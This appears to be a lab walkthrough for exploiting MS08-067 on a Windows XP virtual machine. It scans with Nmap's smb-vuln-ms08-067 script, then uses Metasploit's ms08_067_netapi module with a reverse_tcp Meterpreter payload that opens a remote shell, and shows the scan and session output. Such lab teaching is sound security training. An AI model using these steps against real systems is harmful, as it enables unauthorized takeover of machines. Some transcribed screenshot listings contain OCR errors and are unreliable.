EXPLOTING MS08-067 WITH METASPLOIT

Exploiting MS08-067 with Metasploit

This guide provides a step-by-step guide on how to identify and exploit the MS08-067 vulnerability in a Windows XP machine.

Overview

In this guide, you will:


- 1. Use Nmap scripting to identify the MS08-067 vulnerability.
- 2. Exploit the identified vulnerability using Metasploit.

What is MS08-067?

MS08-067 is a remote code execution vulnerability. An attacker who successfully exploits this vulnerability can gain complete control of the target system remotely.

Getting Started

- 1. Initiating the Lab
- Begin by launching Kali Linux and opening a terminal window to kickstart the lab session.
- 2. Setting Up Your Environment
- Fire up your Windows XP virtual machine (VM) to simulate our target environment.
- 3. Locating the target Machine's IP Address
- Within the Windows XP VM, open command prompt and identify the IP address of your target machine by executing the command:
 - \$ ipconfig



Now that you have fired up your machines, let's continue!

1. Finding Nmap Scripts:

You can find Nmap scripts available within Kali Linux using the following commands:

\$ locate *.nse

\$ locate vuln.nse

```
File Actions Edit View Help

(rachael@ray)-[~]

5 locate *vuln*.nse
//usr/share/legion/scripts/nmap/vulners.nse
//usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
//usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
//usr/share/nmap/scripts/http-huawei-ngsx-vuln.nse
//usr/share/nmap/scripts/http-huawei-ngsx-vuln.nse
//usr/share/nmap/scripts/http-vuln-cve2000-3392.nse
//usr/share/nmap/scripts/http-vuln-cve2000-3390.nse
//usr/share/nmap/scripts/http-vuln-cve2000-33960.nse
//usr/share/nmap/scripts/http-vuln-cve2010-361.nse
//usr/share/nmap/scripts/http-vuln-cve2010-361.nse
//usr/share/nmap/scripts/http-vuln-cve2011-3396.nse
//usr/share/nmap/scripts/http-vuln-cve2011-3396.nse
//usr/share/nmap/scripts/http-vuln-cve2013-3195.nse
//usr/share/nmap/scripts/http-vuln-cve2013-3195.nse
//usr/share/nmap/scripts/http-vuln-cve2013-3195.nse
//usr/share/nmap/scripts/http-vuln-cve2013-2122.nse
//usr/share/nmap/scripts/http-vuln-cve2014-2122.nse
//usr/share/nmap/scripts/http-vuln-cve2014-2129.nse
//usr/share/nmap/scripts/http-vuln-cve2014-3704.nse
//usr/share/nmap/scripts/http-vuln-cve2014-3704.nse
//usr/share/nmap/scripts/http-vuln-cve2014-3707.nse
//usr/share/nmap/scripts/http-vuln-cve2015-1635.nse
//usr/share/nmap/scripts/http-vuln-cve2015-1635.nse
//usr/share/nmap/scripts/http-vuln-cve2015-1635.nse
//usr/share/nmap/scripts/http-vuln-cve2015-1635.nse
//usr/share/nmap/scripts/http-vuln-cve2016-3704.nse
//usr/share/nmap/scripts/http-vuln-cve2016-3705.nse
//usr/share/nmap/scripts/http-vuln-cve2016-3705.nse
//usr/share/nmap/scripts/http-vuln-cve2016-3705.nse
```

Locate the ms08-067

```
rachael@ray:-

File Actions Edit View Help

//usr/share/mmap/scripts/http-vuln-cve2015-1427.nse
//usr/share/mmap/scripts/http-vuln-cve2013-1635.nse
//usr/share/mmap/scripts/http-vuln-cve2017-1031.000.nse
//usr/share/mmap/scripts/http-vuln-cve2017-1031.000.nse
//usr/share/mmap/scripts/http-vuln-cve2017-5899.nse
//usr/share/mmap/scripts/http-vuln-cve2017-3917.nse
//usr/share/mmap/scripts/http-vuln-cve2017-3917.nse
//usr/share/mmap/scripts/http-vuln-wnr1000-creds.nse
//usr/share/mmap/scripts/mp-vuln-wnr1000-creds.nse
//usr/share/mmap/scripts/mp-vuln-cve2012-2122.nse
//usr/share/mmap/scripts/mp-vuln-cas12-020.nse
//usr/share/mmap/scripts/smb-vuln-cve2012-2122.nse
//usr/share/mmap/scripts/smb-vuln-coa.nse
//usr/share/mmap/scripts/smb-vuln-cve2013-71494.nse
//usr/share/mmap/scripts/smb-vuln-cve2003-313.nse
//usr/share/mmap/scripts/smb-vuln-ms06-025.nse
//usr/share/mmap/scripts/smb-vuln-ms06-025.nse
//usr/share/mmap/scripts/smb-vuln-ms06-054.nse
//usr/share/mmap/scripts/smb-vuln-ms10-064.nse
//usr/share/mmap/scripts/smb-vuln-mes0-025.nse
//usr/share/mmap/scripts/smb-vuln-mes0-02444.nse
//usr/share/mmap/scripts/smb-vuln-uptime.nse
//usr/share/mmap/scripts/smb-vuln-uptime.nse
//usr/share/mmap/scripts/smb-vuln-uptime.nse
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```

2. Running the Script

Run the SMB vulnerability to check the script against the Windows XP target machine:

\$ nmap --script smb-vuln-ms08-067.nse -p 445 <target IP address>

After running the script, it shows that the target machine is vulnerable to remote code execution.

```
rachael@ray:~

File Actions Edit View Help

(rachael@ ray)-[~]

nmap — script smb-vuln-ms08-067.nse -p 445 192.168.8.129

Starting Nmap 7.945VN ( https://nmap.org ) at 2024-05-28 05:03 CDT

Nmap scan report for xp_victim (192.168.8.129)

Host is up (0.0038s latency).

PORT STATE SERVICE

445/tcp open microsoft-ds


Host script results:

| smb-vuln-ms08-067:
| VULNERABLE:
| Microsoft Windows system vulnerable to remote code execution (M508-067)
| State: VULNERABLE:
| IDs: CVE:CVE-2008-4250
| The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3,
Server 2003 SP1 and SP2,
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote att ackers to execute arbitrary
| code via a crafted RPC request that triggers the overflow during path canonicalization.
| Disclosure date: 2008-10-23
| References:
| https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
| https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```

3. Exploiting the Vulnerability

Access the Metasploit Framework by Opening up a new terminal window and typing msfconsole:

\$ msfconsole



Searching and Using the Exploit

Employ the search functionality within Metasploit to look for the relevant exploit:

msf6 > search ms08_067


Once located, proceed with using the exploit (copy and paste it or use the number next to it)

msf6 > use exploit/windows/smb/ms08_067_netapi

Configuring the Exploit

Use the search options to check the configurations you need to make.

msf6 > show options



Customize the exploit settings by configuring the remote host (RHOST) and defining the payload:

msf6 > set RHOST <target IP address>

msf6 > set PAYLOAD windows/meterpreter/reverse_tcp

Exploiting the Vulnerability

Execute the exploit to gain a meterpreter session and establish remote access to the target machine:

MSF6 > exploit

Since we have gained entry to our target, it means we can extract information or even upload files to it or basically whatever we want.

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t 2024-05-28 05:30:43 -0500

meterpreter > sysinfo
Computer : XP VICTIM
OS : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture : X86
System Language : en US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > vier : vier : x86/windows
meterpreter > vier : x86/windows
```

By meticulously following these steps, you will gain invaluable insights into reconnaissance techniques and ethical exploitation methodologies, further enhancing your proficiency as an ethical hacker. Remember this is for educational purposes only!